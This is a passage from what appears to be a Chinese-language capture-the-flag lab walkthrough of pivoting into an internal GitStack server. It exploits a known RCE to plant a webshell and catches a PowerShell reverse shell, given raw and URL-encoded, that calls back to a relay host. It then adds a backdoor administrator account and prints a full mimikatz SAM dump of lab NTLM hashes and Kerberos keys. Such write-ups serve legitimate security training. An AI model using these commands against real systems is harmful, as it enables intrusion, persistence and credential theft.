
使用penelope上传文件并执行

Ligolo-MP已经收到了会话,设置路由通向10.200.180.150/32
这里需要解释一下为什么不加:10.200.180.1/24,整个c段,因为:这样加入后,与跳板机的交互浏览也会结果隧道形成回环

然后开启隧道,访问10.200.180.150

登陆页面
http://10.200.180.150/registration/login/?next=/gitstack/


页面上的账号密码无效,尝试搜exp
回答问题
What is the name of the program running the service?(gitstack)
Do these default credentials work (Aye/Nay)?(nay)
There is one Python RCE exploit for version 2.3.10 of the service. What is the EDB ID number of this exploit?(43777)
任务19-Git Server Code Review

回答问题
Look at the information at the top of the script. On what date was this exploit written?(18.01.2018)
Bearing this in mind, is the script written in Python2 or Python3?(Python2)
Having added in a shebang, changed the target, and updated the name of the exploit.php file, the exploit should now be fully configured so we will perform the exploit in the next task. Just to confirm that you have been paying attention to the script: What is the name of the cookie set in the POST request made on line 74 (line 73 if you didn’t add the shebang) of the exploit?(csrftoken)
任务20-Git Server Exploitation
webshell
修改脚本内的ip为目标ip:10.200.180.150,跑起来后即可获得shell

shell地址:http://10.200.180.150/web/exploit.php,可以curl验证一下
curl -X POST http://10.200.180.150/web/exploit.php -d "a=hostname"

查操作系统
curl -X POST http://10.200.180.150/web/exploit.php -d "a=systeminfo"


检测是否出网
# 监听
sudo tcpdump -i tun0 icmp

# ping攻击机
curl -X POST http://10.200.180.150/web/exploit.php -d "a=ping -n 3 10.250.180.5"
利用边界机端口转发
由于目标机器无法直接请求到我们的攻击机,所以需要边界机充当跳板
但是centos上防火墙很严格,默认只允许访问特定的端口,尝试通过下面的命令放通一个端口
firewall-cmd --zone=public --add-port 65530/tcp


接下来我们将使用这个端口接受shell,为了方便,我们使用Ligolo-MP连把边界的65530转发到攻击机4444(penelope监听的端口)
反弹shell
执行命令将shell弹到跳板机的65530,在转发到攻击机的penelope
# 原始payload
powershell.exe -c "$client = New-Object System.Net.Sockets.TCPClient('10.200.180.200',65530);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String );$sendback2 = $sendback + 'PS ' + (pwd).Path + '> ';$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()"

# 由于特殊符号过多,url编码一下
powershell.exe%20-c%20%22%24client%20%3D%20New-Object%20System.Net.Sockets.TCPClient('10.200.180.200'%2C65530)%3B%24stream%20%3D%20%24client.GetStream()%3B%5Bbyte%5B%5D%5D%24bytes%20%3D%200..65535%7C%25%7B0%7D%3Bwhile((%24i%20%3D%20%24stream.Read(%24bytes%2C%200%2C%20%24bytes.Length))%20-ne%200)%7B%3B%24data%20%3D%20(New-Object%20-TypeName%20System.Text.ASCIIEncoding).GetString(%24bytes%2C0%2C%20%24i)%3B%24sendback%20%3D%20(iex%20%24data%202%3E%261%20%7C%20Out-String%20)%3B%24sendback2%20%3D%20%24sendback%20%2B%20'PS%20'%20%2B%20(pwd).Path%20%2B%20'%3E%20'%3B%24sendbyte%20%3D%20(%5Btext.encoding%5D%3A%3AASCII).GetBytes(%24sendback2)%3B%24stream.Write(%24sendbyte%2C0%2C%24sendbyte.Length)%3B%24stream.Flush()%7D%3B%24client.Close()%22

# 执行
curl -X POST http://10.200.180.150/web/exploit.php -d "a=powershell.exe%20-c%20%22%24client%20%3D%20New-Object%20System.Net.Sockets.TCPClient('10.200.180.200'%2C65530)%3B%24stream%20%3D%20%24client.GetStream()%3B%5Bbyte%5B%5D%5D%24bytes%20%3D%200..65535%7C%25%7B0%7D%3Bwhile((%24i%20%3D%20%24stream.Read(%24bytes%2C%200%2C%20%24bytes.Length))%20-ne%200)%7B%3B%24data%20%3D%20(New-Object%20-TypeName%20System.Text.ASCIIEncoding).GetString(%24bytes%2C0%2C%20%24i)%3B%24sendback%20%3D%20(iex%20%24data%202%3E%261%20%7C%20Out-String%20)%3B%24sendback2%20%3D%20%24sendback%20%2B%20'PS%20'%20%2B%20(pwd).Path%20%2B%20'%3E%20'%3B%24sendbyte%20%3D%20(%5Btext.encoding%5D%3A%3AASCII).GetBytes(%24sendback2)%3B%24stream.Write(%24sendbyte%2C0%2C%24sendbyte.Length)%3B%24stream.Flush()%7D%3B%24client.Close()%22"

成功拿到内部机器的一个shell
回答问题
First up, let’s use some basic enumeration to get to grips with the webshell:What is the hostname for this target?(git-serv)
What operating system is this target?What operating system is this target?(windows)
What user is the server running as?(nt authority\system)
任务21-Git Server Stabilisation & Post Exploitation(持久化)
创建远程用户
之前的枚举中,我们发现这台机器的3389和5985都开放,可以尝试连接rdp或winrm,但是我们没有凭证
通过shell可以尝试创建一个
# 创建用户
net user rasalghul rasalghul@123 /add

# 加入管理员组
net localgroup Administrators rasalghul /add

# 加入远程组
net localgroup "Remote Management Users" rasalghul /add
拿hash
这里房间引导我们用rdp+smb共享来做数据传输
# 原始命令
xfreerdp /v:IP /u:USERNAME /p:PASSWORD +clipboard /dynamic-resolution /drive:/usr/share/windows-resources,share

# 我就直接共享当前目录了
xfreerdp3 /v:10.200.180.150 /u:rasalghul /p:rasalghul@123 +clipboard /dynamic-resolution /drive:.,share
然后载目标机器就能访问我们kali的当前目录了,将mimikatz拷贝到当前目录

在目标机器执行,记得要开管理员权限的cmd,不然privilege::debug会报错
\\tsclient\share\mimikatz.exe
privilege::debug
token::elevate

# 导出所有hash
lsadump::sam

Domain : GIT-SERV
SysKey : 0841f6354f4b96d21b99345d07b66571
Local SID : S-1-5-21-3335744492-1614955177-2693036043

SAMKey : f4a3c96f8149df966517ec3554632cf4

RID  : 000001f4 (500)
User : Administrator
  Hash NTLM: 37db630168e5f82aafa8461e05c6bbd1

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : 68b1608793104cca229de9f1dfb6fbae

* Primary:Kerberos-Newer-Keys *
    Default Salt : WIN-1696O63F791Administrator
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : 8f7590c29ffc78998884823b1abbc05e6102a6e86a3ada9040e4f3dcb1a02955
      aes128_hmac       (4096) : 503dd1f25a0baa75791854a6cfbcd402
      des_cbc_md5       (4096) : e3915234101c6b75

* Packages *
    NTLM-Strong-NTOWF

* Primary:Kerberos *
    Default Salt : WIN-1696O63F791Administrator
    Credentials
      des_cbc_md5       : e3915234101c6b75


RID  : 000001f5 (501)
User : Guest

RID  : 000001f7 (503)
User : DefaultAccount

RID  : 000001f8 (504)
User : WDAGUtilityAccount
  Hash NTLM: c70854ba88fb4a9c56111facebdf3c36

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : e389f51da73551518c3c2096c0720233

* Primary:Kerberos-Newer-Keys *
    Default Salt : WDAGUtilityAccount
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : 1d916df8ca449782c73dbaeaa060e0785364cf17c18c7ff6c739ceb1d7fdf899
      aes128_hmac       (4096) : 33ee2dbd44efec4add81815442085ffb
      des_cbc_md5       (4096) : b6f1bac2346d9e2c

* Packages *
    NTLM-Strong-NTOWF

* Primary:Kerberos *
    Default Salt : WDAGUtilityAccount
    Credentials
      des_cbc_md5       : b6f1bac2346d9e2c


RID  : 000003e9 (1001)
User : Thomas
  Hash NTLM: 02d90eda8f6b6b06c32d5f207831101f

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : 03126107c740a83797806c207553cef7

* Primary:Kerberos-Newer-Keys *
    Default Salt : GIT-SERVThomas
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : 19e69e20a0be21ca1befdc0556b97733c6ac74292ab3be93515786d679de97fe
      aes128_hmac       (4096) : 1fa6575936e4baef3b69cd52ba16cc69
      des_cbc_md5       (4096) : e5add55e76751fbc
    OldCredentials
      aes256_hmac       (4096) : 9310bacdfd5d7d5a066adbb4b39bc8ad59134c3b6160d8cd0f6e89bec71d05d2
      aes128_hmac       (4096) : 959e87d2ba63409b31693e8c6d34eb55
      des_cbc_md5       (4096) : 7f16a47cef890b3b

* Packages *
    NTLM-Strong-NTOWF

* Primary:Kerberos *
    Default Salt : GIT-SERVThomas
    Credentials
      des_cbc_md5       : e5add55e76751fbc
    OldCredentials
      des_cbc_md5       : 7f16a47cef890b3b


RID  : 000003ea (1002)
User : admin123
  Hash NTLM: 3008c87294511142799dca1191e69a0f

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : 6843c4578bf58a30d595e7c56914ccab

* Primary:Kerberos-Newer-Keys *
    Default Salt : GIT-SERVadmin123
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : 4b28ad87e22efdb0994e61dc7ac6ea8056233233d4c6eede097938b01d00411e
      aes128_hmac       (4096) : f92fc7e38ceb25e2a28e061de85cf4e9
      des_cbc_md5       (4096) : c8ec4ff26157f2d0

* Packages *
    NTLM-Strong-NTOWF

* Primary:Kerberos *
    Default Salt : GIT-SERVadmin123
    Credentials
      des_cbc_md5       : c8ec4ff26157f2d0


RID  : 000003eb (1003)
User : debil
  Hash NTLM: 1d0763efd455c4d8d33e76024c2d3590

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : f4c2211f2056c0cdfddd0d1e49ff9069

* Primary:Kerberos-Newer-Keys *
    Default Salt : GIT-SERVdebil
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : fb70371cb06edaa6b2f0deab3a5e100e41f16c032aec5e08d721ec80b485985f
      aes128_hmac       (4096) : 61d42c5dfa2207a1cda5cdd8cd153adf
      des_cbc_md5       (4096) : fd3d611538197ab3
    OldCredentials
      aes256_hmac       (4096) : 75b3d863694bd432284a312ae8b3582dad80c3d3c8d787ac626f261d7257e8d4
      aes128_hmac       (4096) : 721c864251cda29aca4ec71be5631dc8
      des_cbc_md5       (4096) : ec1a8f6d5b4f9d4a

* Packages *
    NTLM-Strong-NTOWF

* Primary:Kerberos *
    Default Salt : GIT-SERVdebil
    Credentials
      des_cbc_md5       : fd3d611538197ab3
    OldCredentials
      des_cbc_md5       : ec1a8f6d5b4f9d4a


RID  : 000003ec (1004)
User : rasalghul
  Hash NTLM: 28d39d7345c40cea593dd825b5c4424c

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : ce679d34a2ad662c20b8e0ad7426be36

* Primary:Kerberos-Newer-Keys *
    Default Salt : GIT-SERVrasalghul
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : ea4fcb4cc02e625060c1ecbbaaf96520ad5bea80035f82a3bb480f8b56331e40
      aes128_hmac       (4096) : 6ff9d39401910f1f0e72bea3fe9fe06f
      des_cbc_md5       (4096) : 40d53df44a40dc94

* Packages *
    NTLM-Strong-NTOWF

* Primary:Kerberos *
    Default Salt : GIT-SERVrasalghul
    Credentials
      des_cbc_md5       : 40d53df44a40dc94
